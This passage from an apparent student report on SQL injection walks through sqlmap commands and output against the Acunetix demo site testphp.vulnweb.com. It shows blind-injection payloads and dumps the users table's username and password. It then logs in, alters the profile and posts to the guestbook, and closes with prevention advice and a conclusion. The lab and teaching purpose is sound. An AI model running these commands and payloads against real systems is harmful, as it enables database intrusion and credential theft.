- If we want to view the columns of a particular table, we can use the following command, in which we use -T to specify the table name, and –columns to query the column names. We will try to access the table 'artists'.
- Use the command "sqlmap -r log.req -D acuart -T artists --columns "
- Similarly, we can access the information in a specific column by using the following command, where -C can be used to specify multiple column name separated by a comma, and the –dump query retrieves the data.
- Use the command "sqlmap -r log.req -D acuart -T artists -C aname --dump "
- We can see that we have accessed the data from the database. Similarly, we keep extracting relevant information using the appropriate sqlmap commands until we get the password and username into the database, using which we can enter the website unknown to the admin and alter the details inside the target side.
- Use the command "sqlmap -r log.req -D acuart -T users -C uname –dump


  Here, we can access the username information.

- Use the command “sqlmap -r log.req -D acuart -T users -C pass --dump
  Here, we can access the password information
- Now use the gained credentials to login to website and access the user information


CHAPTER-7

RESULTS


7.a Burpsuite (Intercept Off)




7.b Website Authentication page



7.c Burpsuite (Intercept On)



7.d SQL map initialization



```
root@Kali-Linux:/home/krpn1x/Desktop/sql# sqlmap -r log.req --dbs
        ___
       __H__
 ___ ___[*]_____ ___ ___  {1.4.5#stable}
|_ -| . [*]     | .'| . |
|___|_  [*]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey
esponsible for any misuse or damage caused by this program

[*] starting @ 20:17:22 /2021-06-24/

[20:17:22] [INFO] parsing HTTP request from 'log.req'
[20:17:22] [INFO] resuming back-end DBMS 'mysql'
[20:17:22] [INFO] testing connection to the target URL
got a 302 redirect to 'http://testphp.vulnweb.com:80/login.php'. Do you want to follow? [Y/n] y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: uname (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
    Payload: uname=-4650' OR 6292=6292#&pass=klol

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: uname=khml' AND (SELECT 1517 FROM (SELECT(SLEEP(5)))AcsK)-- NJWq&pass=klol
```

```
root@Kali-Linux:/home/krpn1x/Desktop/sql# sqlmap -r log.req -D acuart --tables
        ___
       __H__
 ___ ___[*]_____ ___ ___  {1.4.5#stable}
|_ -| . [*]     | .'| . |
|___|_  [*]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey
esponsible for any misuse or damage caused by this program

[*] starting @ 19:08:12 /2021-06-26/

[19:08:12] [INFO] parsing HTTP request from 'log.req'
[19:08:12] [INFO] resuming back-end DBMS 'mysql'
[19:08:17] [INFO] testing connection to the target URL
got a 302 redirect to 'http://testphp.vulnweb.com:80/login.php'. Do you want to follow? [Y/n] n
[19:08:29] [INFO] checking if the target is protected by some kind of WAF/IPS
[19:08:30] [CRITICAL] heuristics detected that the target is protected by some kind of WAF/IPS
are you sure that you want to continue with further target testing? [Y/n] y
[19:08:45] [WARNING] please consider usage of tamper scripts (option '--tamper')
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: uname (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
    Payload: uname=-4650' OR 6292=6292#&pass=klol

    Type: time-based blind
```


```
Database: acuart
[8 tables]
+-----------+
| artists   |
| carts     |
| categ     |
| featured  |
| guestbook |
| pictures  |
| products  |
| users     |
+-----------+

[19:11:34] [INFO] fetched data logged to text files under '/root/.sqlmap/output/testphp.vulnweb.com'
[19:11:34] [WARNING] you haven't updated sqlmap for more than 420 days!!!

[*] ending @ 19:11:34 /2021-06-26/

root@Kali-Linux:/home/krpn1x/Desktop/sql# sqlmap -r log.req -D acuart -T users --columns

        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.4.5#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey
```

```
Database: acuart
Table: users
[6 columns]
+---------+---------+
| Column  | Type    |
+---------+---------+
| name    | numeric |
| address | numeric |
| email   | numeric |
| pass    | numeric |
| phone   | numeric |
| uname   | numeric |
+---------+---------+

[19:26:50] [INFO] fetched data logged to text files under '/root/.sqlmap/output/testphp.vulnweb.com'
[19:26:50] [WARNING] you haven't updated sqlmap for more than 420 days!!!

[*] ending @ 19:26:50 /2021-06-26/

root@Kali-Linux:/home/krpn1x/Desktop/sql#
root@Kali-Linux:/home/krpn1x/Desktop/sql# n
-bash: n: command not found
root@Kali-Linux:/home/krpn1x/Desktop/sql# sqlmap -r log.req -D acuart -T users --columns

        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.4.5#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org
```


```
Database: acuart
Table: users
[1 entry]
+-------+
| uname |
+-------+
| test  |
+-------+

[19:29:38] [INFO] table 'acuart.users' dumped to CSV file '/root/.sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[19:29:38] [INFO] fetched data logged to text files under '/root/.sqlmap/output/testphp.vulnweb.com'
[19:29:38] [WARNING] you haven't updated sqlmap for more than 420 days!!!

[*] ending @ 19:29:38 /2021-06-26/

root@Kali-Linux:/home/krpn1x/Desktop/sql# sqlmap -r log.req -D acuart -T users -C pass --dump

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.4.5#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey
esponsible for any misuse or damage caused by this program

[*] starting @ 19:29:53 /2021-06-26/

[19:29:53] [INFO] parsing HTTP request from 'log.req'
[19:29:53] [INFO] resuming back-end DBMS 'mysql'
[19:29:53] [INFO] testing connection to the target URL
```

```
Database: acuart
Table: users
[1 entry]
+------+
| pass |
+------+
| test |
+------+

[19:30:10] [INFO] table 'acuart.users' dumped to CSV file '/root/.sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[19:30:10] [INFO] fetched data logged to text files under '/root/.sqlmap/output/testphp.vulnweb.com'
[19:30:10] [WARNING] you haven't updated sqlmap for more than 420 days!!!

[*] ending @ 19:30:10 /2021-06-26/

root@Kali-Linux:/home/krpn1x/Desktop/sql# sqlmap -r log.req -D acuart -T users -C email --dump

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.4.5#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey
esponsible for any misuse or damage caused by this program

[*] starting @ 19:30:40 /2021-06-26/

[19:30:40] [INFO] parsing HTTP request from 'log.req'
[19:30:40] [INFO] resuming back-end DBMS 'mysql'
[19:30:40] [INFO] testing connection to the target URL
```


7.e Default Profile





7.f Website profile has been changed



7.g More Changes to the website






guestbook - Mozilla Firefox
guestbook
testphp.vulnweb.com/guestbook.php
Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
Logout test
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Logout
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
Our guestbook
test
07.15.2021, 11:57 am
shiva was here!!!!!
add message

CHAPTER-8

PREVENTION OF SQL INJECTION ATTACKS

The following suggestions can help prevent an SQL injection attack from succeeding:

1. Don't use dynamic SQL: - Avoid placing user-provided input directly into SQL statements.

Prefer prepared statements and parameterized queries, which are much safer.

Stored procedures are also usually safer than dynamic SQL.

2. **Sanitize user-provided inputs: -** Properly escape those characters which should be escaped.

Verify that the type of data submitted matches the type expected.


3. Don't leave sensitive data in plaintext: - Encrypt private/confidential data being stored in the database.

Salt the encrypted hashes. This also provides another level of protection just in case an attacker successfully exfiltrates sensitive data.

4. Limit database permissions and privileges: - Set the capabilities of the database user to the bare minimum required. This will limit what an attacker can do if they manage to gain access.

5. Avoid displaying database errors directly to the user: - Attackers can use these error messages to gain information about the database.

6. **Use a Web Application Firewall (WAF) for web applications that access databases**: - This provides protection to web-facing applications. It can help identify SQL injection attempts. Based on the setup, it can also help prevent SQL injection attempts from reaching the application (and, therefore, the database).



8.a An effective method of preventing SQL Injection and session hijacking

CHAPTER-9

CONCLUSION

- Most of the web applications uses intermediate layer to accept a request from the user and retrieve sensitive information from the database.
- Most of the time they use scripting language to build intermediate layer.
- To breach security of database hacker often uses SQL injection techniques. Generally, attacker tries to confuse the intermediate layer technology by reshaping the SQL queries.
- Perhaps, attacker will change the activities of the programmer for their benefits. A number of methods are used to avoid SQL injection attack at application level, but no feasible solution is available yet.
- To conclude the automated technique for preventing, detecting and logging the SQL injection attack in ‘stored procedure' is commonly used and they are concrete method. In the future, a more reliable, secure and impregnable website can be designed using the methods discussed above.